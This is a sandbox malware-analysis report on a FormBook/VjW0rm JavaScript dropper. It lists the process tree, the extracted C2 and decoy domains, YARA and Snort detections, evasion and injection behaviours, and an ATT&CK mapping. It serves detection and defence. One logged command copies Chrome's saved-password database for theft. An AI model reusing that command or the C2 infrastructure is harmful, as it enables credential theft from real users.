ID: 635297
Sample Name: CIQ-PO16266.js
Cookbook: default.jbs
Time: 18:39:01
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report CIQ-PO16266.js 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Signatures 6
Dropped Files 6
Memory Dumps 6
Unpacked PEs 7
Sigma Signatures 7
Data Obfuscation 7
Snort Signatures 7
Joe Sandbox Signatures 10
AV Detection 10
Software Vulnerabilities 11
Networking 11
E-Banking Fraud 11
System Summary 11
Boot Survival 11
Malware Analysis System Evasion 11
HIPS / PFW / Operating System Protection Evasion 11
Stealing of Sensitive Information 11
Remote Access Functionality 11
Mitre Att&ck Matrix 12
Behavior Graph 12
Screenshots 13
Thumbnails 13
Antivirus, Machine Learning and Genetic Malware Detection 14
Initial Sample 14
Dropped Files 14
Unpacked PE Files 15
Domains 15
URLs 15
Domains and IPs 17
Contacted Domains 17
Contacted URLs 17
URLs from Memory and Binaries 18
World Map of Contacted IPs 24
Public IPs 24
Private 25
General Information 25
Warnings 25
Simulations 26
Behavior and APIs 26
Joe Sandbox View / Context 26
IPs 26
Domains 26
ASNs 26
JA3 Fingerprints 26
Dropped Files 26
Created / dropped Files 26
C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe 26
C:\Users\user\AppData\Local\Temp\Clf0t8l5h\oxx7nkdv4g8.exe 27
C:\Users\user\AppData\Local\Temp\DB1 27
C:\Users\user\AppData\Local\Temp\bin.exe 27
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms 28
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wtheeNaAZG.js 28
C:\Users\user\AppData\Roaming\wtheeNaAZG.js 28
Static File Info 29
General 29
File Icon 29
Network Behavior 29
Snort IDS Alerts 29
Network Port Distribution 30
TCP Packets 31
UDP Packets 33
ICMP Packets 34
DNS Queries 34

DNS Answers 35
HTTP Request Dependency Graph 37
HTTP Packets 37
Statistics 67
Behavior 67
System Behavior 68
Analysis Process: wscript.exePID: 6972, Parent PID: 684 68
General 68
File Activities 69
Analysis Process: wscript.exePID: 7152, Parent PID: 6972 69
General 69
File Activities 70
File Created 70
File Written 70
Registry Activities 70
Analysis Process: bin.exePID: 6372, Parent PID: 6972 70
General 70
File Activities 71
File Read 71
Analysis Process: explorer.exePID: 684, Parent PID: 6372 71
General 71
File Activities 72
File Created 72
File Deleted 72
File Written 72
Registry Activities 73
Analysis Process: wscript.exePID: 3576, Parent PID: 684 73
General 73
File Activities 73
File Written 73
Analysis Process: wscript.exePID: 1408, Parent PID: 684 74
General 74
Analysis Process: wscript.exePID: 6416, Parent PID: 684 74
General 74
File Activities 75
Registry Activities 75
Analysis Process: rundll32.exePID: 6204, Parent PID: 684 75
General 75
File Activities 76
File Read 76
Registry Activities 76
Analysis Process: cmd.exePID: 1632, Parent PID: 6204 76
General 76
File Activities 76
Analysis Process: conhost.exePID: 6796, Parent PID: 1632 77
General 77
Analysis Process: cmd.exePID: 5820, Parent PID: 6204 77
General 77
File Activities 77
File Created 77
File Written 77
File Read 78
Analysis Process: conhost.exePID: 5772, Parent PID: 5820 78
General 78
Analysis Process: oxx7nkdv4g8.exePID: 5868, Parent PID: 684 78
General 78
Disassembly 79


Windows Analysis Report

CIQ-PO16266.js


Overview

General Information

Sample Name:	CIQ-PO16266.js
Analysis ID:	635297
MD5:	3570adb415b330.
SHA1:	2da5d97870cfad..
SHA256:	10087128422049.
Tags:	js Vjw0rm
Infos:	



Detection




FormBook, VjW0rm

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Benign windows process drops PE f…
- Malicious sample detected (through…
- System process connects to networ…
- Yara detected VjW0rm
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Antivirus detection for dropped file
- Sigma detected: Drops script at sta…
- Multi AV Scanner detection for drop…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6972 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\CIQ-PO16266.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 7152 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\wtheeNaAZG.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - bin.exe (PID: 6372 cmdline: "C:\Users\user\AppData\Local\Temp\bin.exe" MD5: FF568D4337CE1566C4140FA2FEDF8DB8)
    - explorer.exe (PID: 684 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wscript.exe (PID: 3576 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\wtheeNaAZG.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - wscript.exe (PID: 1408 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\wtheeNaAZG.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - wscript.exe (PID: 6416 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup \wtheeNaAZG.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - rundll32.exe (PID: 6204 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - cmd.exe (PID: 1632 cmdline: /c del "C:\Users\user\AppData\Local\Temp\bin.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6796 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 5820 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5772 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - oxx7nkdv4g8.exe (PID: 5868 cmdline: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe MD5: FF568D4337CE1566C4140FA2FEDF8DB8)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.gafcbooster.com/np8s/"
  ],
  "decoy": [
    "segredovideos.online",
    "kishanshree.com",
    "mjmvn.com",
    "44bb44.com",
    "brawlhallacodestore.com",
    "littlebeartreeservices.com",
    "topings33.com",
    "nachuejooj07.xyz",
    "waermark.com",
    "halecamilla.site",
    "basincreekmedia.com",
    "resolutionmeasles.com",
    "interlink-travel.com",
    "siberup.xyz",
    "getbusinesscreditandfunding.com",
    "shcylzc.com",
    "68chengxinle.com",
    "jkrsbarmybookarmy.com",
    "geo-pacificoffshore.com",
    "refreshertowels.com",
    "localbloom.online",
    "brandingaloha.com",
    "84866.xyz",
    "salondutaxi.com",
    "harmlett.com",
    "angelmatic.net",
    "o7oiwlp.xyz",
    "thepowerofanopenquestion.com",
    "tokenascent.com",
    "udrivestorage.com",
    "hengyuejiguang.com",
    "minotaur.network",
    "ratebill.com",
    "18w99.com",
    "2264a.com",
    "tentanguang.online",
    "muddybootslife.com",
    "vitality-patients.online",
    "heavymettlelawyers.com",
    "spxtokensales.com",
    "titair.com",
    "lazarusnatura.com",
    "rasheedabossmoves.com",
    "medyumgalip.com",
    "liveafunday.xyz",
    "xn--wsthof-camping-gsb.com",
    "xfd8asvtivg944.xyz",
    "myhvn.site",
    "964061.com",
    "screeshot.com",
    "mysbaally.com",
    "connectfamily.loan",
    "langlev.com",
    "labsreports-menalab.com",
    "gabefancher.com",
    "jdhwh2nbiw234.com",
    "pdwfifi.com",
    "losangelesrentalz.com",
    "brandpay.xyz",
    "jlbwaterdamagerepairseattle.com",
    "wps-mtb.com",
    "sekolahkejepang.com",
    "saastainability.com",
    "multiverseofbooks.com"
  ]
}
```

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18819:$sqlite3step: 68 34 1C 7B E1 • 0x1892c:$sqlite3step: 68 34 1C 7B E1 • 0x18848:$sqlite3text: 68 38 2A 90 C5 • 0x1896d:$sqlite3text: 68 38 2A 90 C5 • 0x1885b:$sqlite3blob: 68 53 D8 7F 8C • 0x18983:$sqlite3blob: 68 53 D8 7F 8C
C:\Users\user\AppData\Local\Temp\bin.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Users\user\AppData\Local\Temp\bin.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 4 entries

Memory Dumps

Source	Rule	Description	Author	Strings
00000017.00000000.888258763.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000017.00000000.888258763.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x155bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x89ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1406c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ba9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000017.00000000.888258763.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17819:$sqlite3step: 68 34 1C 7B E1 • 0x1792c:$sqlite3step: 68 34 1C 7B E1 • 0x17848:$sqlite3text: 68 38 2A 90 C5 • 0x1796d:$sqlite3text: 68 38 2A 90 C5 • 0x1785b:$sqlite3blob: 68 53 D8 7F 8C • 0x17983:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.577518053.0000000000730000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.577518053.0000000000730000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 95 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
23.0.oxx7nkdv4g8.exe.8d0000.3.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
23.0.oxx7nkdv4g8.exe.8d0000.3.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
23.0.oxx7nkdv4g8.exe.8d0000.3.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a19:$sqlite3step: 68 34 1C 7B E1 • 0x17b2c:$sqlite3step: 68 34 1C 7B E1 • 0x17a48:$sqlite3text: 68 38 2A 90 C5 • 0x17b6d:$sqlite3text: 68 38 2A 90 C5 • 0x17a5b:$sqlite3blob: 68 53 D8 7F 8C • 0x17b83:$sqlite3blob: 68 53 D8 7F 8C
23.0.oxx7nkdv4g8.exe.8d0000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
23.0.oxx7nkdv4g8.exe.8d0000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Sigma Signatures

Data Obfuscation

Sigma detected: Drops script at startup location

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 185.53.179.171 −

Timestamp:	192.168.2.5185.53.179.17149913802031453 05/27/22-18:43:48.469747
SID:	2031453

Source Port:	49913
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 160.153.136.3	−
Timestamp:	192.168.2.5160.153.136.349830802031453 05/27/22-18:42:06.776383
SID:	2031453
Source Port:	49830
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 134.122.201.217	−
Timestamp:	192.168.2.5134.122.201.21749940802031449 05/27/22-18:44:23.615589
SID:	2031449
Source Port:	49940
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 170.39.76.27	−
Timestamp:	192.168.2.5170.39.76.2749964802031449 05/27/22-18:45:15.799755
SID:	2031449
Source Port:	49964
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 134.122.201.217	−
Timestamp:	192.168.2.5134.122.201.21749940802031453 05/27/22-18:44:23.615589
SID:	2031453
Source Port:	49940
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 103.247.11.212	−
Timestamp:	192.168.2.5103.247.11.21249848802031449 05/27/22-18:42:18.078087
SID:	2031449
Source Port:	49848
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 160.153.136.3	−
Timestamp:	192.168.2.5160.153.136.349830802031412 05/27/22-18:42:06.776383
SID:	2031412
Source Port:	49830
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 185.53.179.171	−
Timestamp:	192.168.2.5185.53.179.17149913802031412 05/27/22-18:43:48.469747
SID:	2031412
Source Port:	49913
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 134.122.201.217	
Timestamp:	192.168.2.5134.122.201.21749940802031412 05/27/22-18:44:23.615589
SID:	2031412
Source Port:	49940
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 170.39.76.27	
Timestamp:	192.168.2.5170.39.76.2749964802031412 05/27/22-18:45:15.799755
SID:	2031412
Source Port:	49964
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 170.39.76.27	
Timestamp:	192.168.2.5170.39.76.2749964802031453 05/27/22-18:45:15.799755
SID:	2031453
Source Port:	49964
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 185.53.179.171	
Timestamp:	192.168.2.5185.53.179.17149913802031449 05/27/22-18:43:48.469747
SID:	2031449
Source Port:	49913
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 170.39.76.27	
Timestamp:	192.168.2.5170.39.76.2749892802031449 05/27/22-18:43:24.808360
SID:	2031449
Source Port:	49892
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 45.39.111.146	
Timestamp:	192.168.2.545.39.111.14649920802031453 05/27/22-18:43:54.176553
SID:	2031453
Source Port:	49920
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 45.39.111.146	
Timestamp:	192.168.2.545.39.111.14649920802031412 05/27/22-18:43:54.176553
SID:	2031412
Source Port:	49920
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 170.39.76.27	
Timestamp:	192.168.2.5170.39.76.2749892802031453 05/27/22-18:43:24.808360
SID:	2031453
Source Port:	49892

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 45.39.111.146	
Timestamp:	192.168.2.545.39.111.14649920802031449 05/27/22-18:43:54.176553
SID:	2031449
Source Port:	49920
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 170.39.76.27	
Timestamp:	192.168.2.5170.39.76.2749892802031412 05/27/22-18:43:24.808360
SID:	2031412
Source Port:	49892
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 103.247.11.212	
Timestamp:	192.168.2.5103.247.11.21249848802031412 05/27/22-18:42:18.078087
SID:	2031412
Source Port:	49848
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 160.153.136.3	
Timestamp:	192.168.2.5160.153.136.349830802031449 05/27/22-18:42:06.776383
SID:	2031449
Source Port:	49830
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 103.247.11.212	
Timestamp:	192.168.2.5103.247.11.21249848802031453 05/27/22-18:42:18.078087
SID:	2031453
Source Port:	49848
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Software Vulnerabilities

JavaScript source code contains functionality to generate code involving a shell, file or stream

JavaScript source code contains call to eval containing suspicious API calls

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Wscript called in batch mode (surpress errors)

Boot Survival

Drops script or batch files to the startup folder

Malware Analysis System Evasion

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Yara detected VjW0rm

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected FormBook

Yara detected VjW0rm

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Windows Management Instrumentation	2 1 Registry Run Keys / Startup Folder	5 1 2 Process Injection	1 Deobfuscate/Decode Files or Information	1 OS Credential Dumping	3 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
